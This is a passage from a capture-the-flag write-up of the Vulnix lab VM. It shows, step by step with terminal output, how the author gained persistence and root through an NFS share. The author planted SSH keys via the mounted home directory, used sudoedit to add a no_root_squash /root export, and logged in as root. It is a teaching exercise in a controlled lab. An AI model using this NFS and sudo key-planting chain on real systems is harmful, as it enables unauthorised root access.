To prepare for persistence and establish future access, the `.ssh` directory within `/mnt/vulnix/` was removed to allow the attacker to place a new authorized SSH key later. This action ensures that once a new SSH key is placed, the attacker will be able to access the target system directly as the `vulnix` user without further brute-force attempts.

This step sets up the groundwork for achieving persistent SSH access, which is a common technique in post-exploitation scenarios to maintain a foothold on the compromised system.

```
┌──(hamza㉿kali)-[~]
└─$ ls /mnt
vulnix

┌──(hamza㉿kali)-[~]
└─$ su vulnix
Password:
su: Authentication failure

┌──(hamza㉿kali)-[~]
└─$ su vulnix
Password:
┌──(vulnix㉿kali)-[/home/hamza]
└─$ ls -lash /mnt/vulnix
total 20K
4.0K drwxr-x─── 2 vulnix vulnix 4.0K Sep  2  2012 .
4.0K drwxr-xr-x 3 root   root   4.0K Jun  4 19:52 ..
4.0K -rw-r--r-- 1 vulnix vulnix  220 Apr  3  2012 .bash_logout
4.0K -rw-r--r-- 1 vulnix vulnix 3.5K Apr  3  2012 .bashrc
4.0K -rw-r--r-- 1 vulnix vulnix  675 Apr  3  2012 .profile

┌──(vulnix㉿kali)-[/home/hamza]
└─$ rm -rf /mnt/vulnix/.ssh/

┌──(vulnix㉿kali)-[/home/hamza]
└─$ ls -laSh /mnt/vulnix
total 20K
drwxr-x─── 2 vulnix vulnix 4.0K Sep  2  2012 .
drwxr-xr-x 3 root   root   4.0K Jun  4 19:52 ..
-rw-r--r-- 1 vulnix vulnix 3.5K Apr  3  2012 .bashrc
-rw-r--r-- 1 vulnix vulnix  675 Apr  3  2012 .profile
-rw-r--r-- 1 vulnix vulnix  220 Apr  3  2012 .bash_logout

┌──(vulnix㉿kali)-[/home/hamza]
└─$
```

Shell Access (SSH)

Configured SSH key-based authentication to enable passwordless access to the vulnix account. The public SSH key (id_rsa.pub) was copied into the /mnt/vulnix/.ssh/authorised_keys file, allowing the system to recognize the key during authentication. After copying the key, verified its successful placement by checking the contents of both the original public key and the authorised_keys file. The setup was completed correctly, facilitating secure and seamless SSH access to the vulnix account.

Logged into the system via SSH with valid credentials obtained through brute-forcing.

```
┌──(vulnix㉿kali)-[/home/hamza]
└─$ mkdir /mnt/vulnix/.ssh

┌──(vulnix㉿kali)-[/home/hamza]
└─$ ssh-keygen -t ssh-rsa
Generating public/private ssh-rsa key pair.
Enter file in which to save the key (/home/vulnix/.ssh/id_rsa):
Created directory '/home/vulnix/.ssh'.
Enter passphrase for "/home/vulnix/.ssh/id_rsa" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/vulnix/.ssh/id_rsa
Your public key has been saved in /home/vulnix/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:1ZbBkuH8ihgmnHGtnVtRocJtbg1JHWPaqAWZKPL+UvA vulnix@kali
The key's randomart image is:
+---[RSA 3072]----+
|        ..oo=Bo   |
|  . . .oo*oXo+    |
|   o ...  + #.=   |
|   .o+ o O *      |
|   .+o+ S + o     |
|    .oEo = .      |
|     o. o .       |
|    . .           |
|     .            |
+----[SHA256]-----+
```

```
┌──(vulnix㉿kali)-[/home/hamza]
└─$ cd

┌──(vulnix㉿kali)-[~]
└─$ ls .ssh
id_rsa  id_rsa.pub

┌──(vulnix㉿kali)-[~]
└─$
```

```
┌──(vulnix㉿kali)-[~]
└─$ cd .ssh

┌──(vulnix㉿kali)-[~/.ssh]
└─$ cp is_rsa.pub /mnt/vulnix/.ssh/authorised_keys
cp: cannot stat 'is_rsa.pub': No such file or directory

┌──(vulnix㉿kali)-[~/.ssh]
└─$ cp id_rsa.pub /mnt/vulnix/.ssh/authorised_keys

┌──(vulnix㉿kali)-[~/.ssh]
└─$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCzh5ICrGTRgcqynokQKkwLKzSioOCQjvgGYCBNf
EcmyOOo8tvV369o51auqqN9q+KBhdoHp4Gfn/diPl4AutFwtdUwFmcOMN3t0i+dP4NFJ7jTbRBdVC
kaXaNojv+WOdxypnNpi1CvRf0wwdDUzormAYnfotv9Ww9D67qqVraWvLsWjnlCiCW+RilwiSDfHhl
qQn2Amii55I9qelQl9W7mmXmmsFQtLLcMEhR3Uoum4u8+x32JUK4cvRUDgulXzmSyNcp5RSXyF3wm
YEmBPjiye8eTYm4mk3k2BPK4DclO0+jkx6xScW4U09vNRZEjI6viqFp3REE7gH2ujvu6CRFPfB1Rm
yJDLezP1L+9MOMJPX7RvF6moEFMQEKKOrYAX2YlxQ02FFs0xSIbZ0dPmIkLCOVj/cZmyQU3JRMhTC
5KMQUeGJCDVYkKLc+ptIFrcRyFbMrcS4kFyS+B4Zip3hPyYRbGnYao4Yo27tGGn2cKuw7wXyWVltN
lsiAlT6wvccc= vulnix@kali

┌──(vulnix㉿kali)-[~/.ssh]
└─$ cat /mnt/vulnix/.ssh/authorised_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCzh5ICrGTRgcqynokQKkwLKzSioOCQjvgGYCBNfEcmyOO
o8tvV369o51auqqN9q+KBhdoHp4Gfn/diPl4AutFwtdUwFmcOMN3t0i+dP4NFJ7jTbRBdVCkaXaNojv+WOd
xypnNpi1CvRf0wwdDUzormAYnfotv9Ww9D67qqVraWvLsWjnlCiCW+RilwiSDfHhlqQn2Amii55I9qelQl9
W7mmXmmsFQtLLcMEhR3Uoum4u8+x32JUK4cvRUDgulXzmSyNcp5RSXyF3wmYEmBPjiye8eTYm4mk3k2BPK4
DclO0+jkx6xScW4U09vNRZEjI6viqFp3REE7gH2ujvu6CRFPfB1RmyJDLezP1L+9MOMJPX7RvF6moEFMQEK
KOrYAX2YlxQ02FFs0xSIbZ0dPmIkLCOVj/cZmyQU3JRMhTC5KMQUeGJCDVYkKLc+ptIFrcRyFbMrcS4kFyS
+B4Zip3hPyYRbGnYao4Yo27tGGn2cKuw7wXyWVltNlsiAlT6wvccc= vulnix@kali

┌──(vulnix㉿kali)-[~/.ssh]
└─$
```

Now that I had remote write access as vulnix, I created a new SSH key pair, and copied the public key into .ssh/authorized_keys, which then allowed me to SSH in to the box as vulnix

```
┌──(vulnix㉿kali)-[~/.ssh]
└─$ ssh -o 'PubKeyAcceptedKeyTypes +ssh-rsa' -i id_rsa vulnix@192.168.1.65
Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-29-generic-pae i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Wed Jun  4 22:12:12 BST 2025

  System load:  0.11              Processes:           104
  Usage of /:   91.8% of 773MB    Users logged in:     0
  Memory usage: 3%                IP address for eth0: 192.168.1.65
  Swap usage:   0%

  ⇒ / is using 91.8% of 773MB

  Graph this data and manage this system at https://landscape.canonical.com/


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

vulnix@vulnix:~$
```

Root Access

Upon examining the sudo privileges for the vulnix user, it was evident that they could edit the NFS exports file without requiring a password. By leveraging sudoedit /etc/exports, the user could add a new export entry that includes the no_root_squash option, allowing root users to retain their privileges instead of being mapped to the nobody user.

```
File  Actions  Edit  View  Help
vulnix@vulnix: ~    hamza@kali: ~
  GNU nano 2.2.6          File: /var/tmp/exports.XXUYHnNL                Modified

  # /etc/exports: the access control list for filesystems which may be exported
  #               to NFS clients.  See exports(5).
  #
  # Example for NFSv2 and NFSv3:
  # /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtre$
  #
  # Example for NFSv4:
  # /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
  # /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
  #
  /home/vulnix    *(rw,root_squash)
  /root           *(rw,no_root_squash)
```

After rebooting the VM, the new share into the /root directory can be seen:

```
hamza@kali: ~
File  Actions  Edit  View  Help
┌──(hamza㉿kali)-[~]
└─$ sudo showmount -e 192.168.1.65
[sudo] password for hamza:
Export list for 192.168.1.65:
/root        *
/home/vulnix *

┌──(hamza㉿kali)-[~]
└─$
```

Following the same steps as before, it is now possible to add an SSH key into /root/.ssh/authorized_keys and gain root access:

```
hamza@kali: ~
File  Actions  Edit  View  Help
┌──(hamza㉿kali)-[~]
└─$ sudo mkdir /mnt/vulnroot1
[sudo] password for hamza:
Sorry, try again.
[sudo] password for hamza:
Sorry, try again.
[sudo] password for hamza:

┌──(hamza㉿kali)-[~]
└─$ sudo mount 192.168.1.65:/root /mnt/vulnroot1 -o vers=3

┌──(hamza㉿kali)-[~]
└─$ sudo ls -lash /mnt/vulnroot1
total 28K
4.0K drwx------ 3 root root 4.0K Jun  4 23:27 .
4.0K drwxr-xr-x 7 root root 4.0K Jun  4 23:50 ..
   0 -rw-r--r-- 1 root root    0 Jun  4 23:27 authorised_keys
   0 -rw------- 1 root root    0 Sep  2  2012 .bash_history
4.0K -rw-r--r-- 1 root root 3.1K Apr 19  2012 .bashrc
4.0K drwx------ 2 root root 4.0K Sep  2  2012 .cache
4.0K -rw-r--r-- 1 root root  140 Apr 19  2012 .profile
4.0K -r-------- 1 root root   33 Sep  2  2012 trophy.txt
4.0K -rw------- 1 root root  710 Sep  2  2012 .viminfo
```

```
File  Actions  Edit  View  Help
┌──(hamza㉿kali)-[~/.ssh]
└─$ ls
id_rsa  id_rsa.pub

┌──(hamza㉿kali)-[~/.ssh]
└─$ sudo cp id_rsa_pub /mnt/vulnroot1/.ssh/authorized_keys
cp: cannot stat 'id_rsa_pub': No such file or directory

┌──(hamza㉿kali)-[~/.ssh]
└─$ sudo cp id_rsa.pub /mnt/vulnroot1/.ssh/authorized_keys

┌──(hamza㉿kali)-[~/.ssh]
└─$ Sudo ssh -o 'PubKeyAcceptedKeyTypes +ssh-rsa' -i id_rsa root@192.168.1.65
Command 'Sudo' not found, did you mean:
  command 'sudo' from deb sudo
  command 'sudo' from deb sudo-ldap
  command 'udo' from deb udo
Try: sudo apt install <deb name>

┌──(hamza㉿kali)-[~/.ssh]
└─$ sudo ssh -o 'PubKeyAcceptedKeyTypes +ssh-rsa' -i id_rsa root@192.168.1.65
Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-29-generic-pae i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Thu Jun  5 00:08:01 BST 2025

  System load:  0.0               Processes:           88
  Usage of /:   92.1% of 773MB    Users logged in:     0
  Memory usage: 2%                IP address for eth0: 192.168.1.65
  Swap usage:   0%

  ⇒ / is using 92.1% of 773MB

  Graph this data and manage this system at https://landscape.canonical.com/

Your Ubuntu release is not supported anymore.
For upgrade information, please visit:
http://www.ubuntu.com/releaseendoflife

New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

root@vulnix:~#
```

Gained root access and captured the final flag, completing the challenge.

```
root@vulnix:~# ls
authorised_keys  trophy.txt
root@vulnix:~#
```

Screenshot unavailable but after gaining access and seeing the files in the Vulnix box, the cat trophy.txt command was ran and it should return the value of the txt file which is the flag

root@vulnix:~# cat trophy.txt
cc614640424f5bd60ce5d5264899c3be

To confirm the id and the root access I ran the id in the vulnix box

```
root@vulnix:~# ls
authorised_keys  trophy.txt
root@vulnix:~# id
uid=0(root) gid=0(root) groups=0(root)
root@vulnix:~#
```

The command indicates that the current user is operating as the **root user**. Here's what each part means:

- **`uid=0(root)`**: The user ID is `0`, which is always assigned to the root (administrator) account in Unix/Linux systems.
- **`gid=0(root)`**: The group ID is also `0`, meaning the user belongs to the root group.
- **`groups=0(root)`**: Confirms that the user is part of the `root` group.

This output verifies that the user has **full administrative privileges**, granting unrestricted access to all files, commands, and system resources on the machine.

Conclusion

This Vulnix challenge provided a comprehensive and practical opportunity to simulate a real-world penetration test within a controlled environment. Starting with network reconnaissance and service enumeration, the process involved identifying vulnerable configurations, particularly within the NFS and SSH services. Through careful analysis and methodical exploitation, access was initially gained to the `vulnix` user account. By leveraging weak sudo configurations, it was then possible to escalate privileges and obtain full root access. The final goal, retrieving the `trophy.txt` flag was successfully achieved, confirming control over the target system. This exercise reinforced key offensive security skills such as manual exploitation, privilege escalation, and CTF methodology, while deepening familiarity with Linux environments and misconfiguration-based attack vectors.